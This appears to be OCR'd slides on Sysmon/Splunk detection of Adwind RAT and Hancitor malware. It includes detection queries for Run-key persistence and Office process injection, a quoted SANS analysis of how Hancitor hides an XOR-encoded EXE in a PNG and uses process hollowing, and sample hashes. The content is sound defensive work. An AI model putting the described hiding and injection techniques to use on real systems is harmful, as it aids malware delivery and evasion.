
```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"
  (Users AppData Roaming (javaw.exe OR xcopy.exe)) OR (cmd cscript vbs)
| search Image="*\\AppData\\Roaming\\Oracle\\bin\\java*.exe*"
  OR (Image="*\\xcopy.exe*" CommandLine="*\\AppData\\Roaming\\Oracle\\*")
  OR CommandLine="*cscript*Retrive*.vbs*"
```



Advanced Detection (Adwind RAT)

alert_sysmon_persistence_reg_add

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"
    reg.exe add CurrentVersion
| search
    Image="*\\reg.exe"
    CommandLine="* add *" CommandLine="*CurrentVersion\\Run*"
```



How do you know Evil? (OSINT)

https://isc.sans.edu/forums/diary/Hancitor+Maldoc+Bypasses+Application+Whitelisting/21683/

Threat Level: GREEN

SANS ISC InfoSec Forums

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Hancitor Maldoc Bypasses Application Whitelisting

For about two months I've seen malicious documents dropping Hancitor malware with the following method: VBA code injects shellcode in the Word process, this shellcode extracts an embedded EXE from the Word document to disk, and executes it.


Recently I found a variant that no longer writes the EXE to disk, but runs it with a technique called process replacement or process hollowing.

This sample (MD5 B107F3235057BB2B06283030BE8F26E4) contains VBA code that extracts encoded shellcode from a form property, injects it in the Word process and runs it. The shellcode contains both 32-bit and 64-bit code. If the Word process is a 32-bit process, the VBA code will execute the 32-bit shellcode, else if it is a 64-bit process it will execute the 64-bit shellcode.

The encoded, embedded EXE is embedded in the Word document via a PNG image. The encoded EXE is appended to a 1-pixel PNG image, which is inserted in the Word document. The EXE is base64 encoded, and then each base64 character is XORed with 15 and then has 3 subtracted from it. The encoded EXE is prefixed by string STARFALL followed by 4 bytes (2 bytes contain the size of the encoded EXE, 0x5AAC).

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52  ‰PNG........IHDR
0010h: 00 00 00 01 00 00 00 01 10 02 00 00 01 B7 E0 BF  ..............·à¿
0020h: 0B 00 00 00 09 70 48 59 73 00 00 05 6A 00 00 04  .....pHYs...j...
```

How do you know Evil? (OSINT)



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



Advanced Detection (Hancitor)


Hancitor samples using process injection (hollowing)

PROC: Office spawns explorer.exe for process injection

aca3daf2d346dc9f1d877f53cfa93e6e	**irs_scanned__899383.doc**	**(2016-10-20)**
b41f2365f8a44305bdc0e485100b3a0c	swisssign.com_irs_subpoena.doc	(2016-10-24)
5d3a733a05ee7e016ce9bd1789dfb993	statement_post.ch_83780.doc	(2016-10-25)
b107f3235057bb2b06283030be8f26e4	**billing_doc_83343.doc**	**(2016-10-26)**
55f5f681aad3f63b575d69703c53c8b1	subpoena_epaynet.com.doc	(2016-10-31)
88d60c264a9c3426c081a2cb56e3a879	order_631085.doc	(2016-11-07)
9d54e3bf831a159032ad86bbf0413a30	contract_154727.doc	(2016-11-10)




Advanced Detection (Hancitor)



Startup

- system is w7_1
- WINWORD.EXE (PID: 564 MD5: 113371C5AC72FCE072F707C55E7845B9)
  - explorer.exe (PID: 2608 MD5: 8B88EBBB05A0E56B7DCC708498C02B3E)
- cleanup




Advanced Detection (Hancitor)

alert_office_spawn_system_process

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"
    explorer.exe OR svchost.exe
| search (Image="*\\explorer.exe" OR Image="*\\svchost.exe")
    (ParentImage="*\\winword.exe" OR ParentImage="*\\excel.exe")
```

→ Some false hits from «excel.exe» *(needs tuning)*





Advanced Detection (Hancitor)

alert_office_process_injection


```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="8"
    explorer.exe OR svchost.exe
| search
    (TargetImage="*\\explorer.exe" OR TargetImage ="*\\svchost.exe")
    (SourceImage="*\\winword.exe" OR SourceImage="*\\excel.exe")
```

→ No false hits from process injection

